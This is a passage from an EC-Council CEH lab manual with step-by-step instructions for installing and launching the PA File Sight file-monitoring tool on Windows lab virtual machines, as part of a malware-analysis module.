
- Compromised computers are blocked from reaching files on other protected servers on the network
- Detects users copying files and optionally blocks access
- Real-time alerts allow the appropriate staff to investigate immediately
- Audits who is deleting, moving, and reading files

1. Turn on the **Windows Server 2022** virtual machine.
2. Switch to the **Windows 11** virtual machine. Navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Files and Folder Monitoring Tools\PA File Sight** and double-click **FileSight_Trial_Key_E71BE154-2386-4CF3-BEA3-75830C985736.exe**.


   Note: If a **Open File - Security Warning** window appears, click **Run**. If a **User Account Control** window appears, click **Yes**.

   Note: The name of the exe file might differ when you perform the lab.
3. The **Select Setup Language** pop-up appears; choose your preferred language, and then click **OK**.
4. Follow the default installation steps to install **PA File Sight**.
5. **Start Your Trial!** window appears, ensure that **Ultra** radio button is selected and click **Install Trial License**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




6. A **Success** window appears, click **OK**.
7. **Completing the PA File Sight Setup Wizard** appears; make sure that both the **Start the PA File Sight monitoring service** and the **Launch the PA File Sight Console** options are checked, and click **Finish**.
8. This will run the PA File Sight service and automatically launch the application.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

9. The **PA File Sight Console** window appears. By default, the **Local host** radio button is selected; click **OK**.



10. The **PA File Sight Ultra Console** main window appears.

    Note: If a **Start Wizard** window appears, close it.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Switch to the **Windows Server 2022** virtual machine Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.
12. Navigate to **Z:\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Files and Folder Monitoring Tools\PA File Sight** and double-click **FileSight_Trial_Key_E71BE154-2386-4CF3-BEA3-75830C985736.exe**.

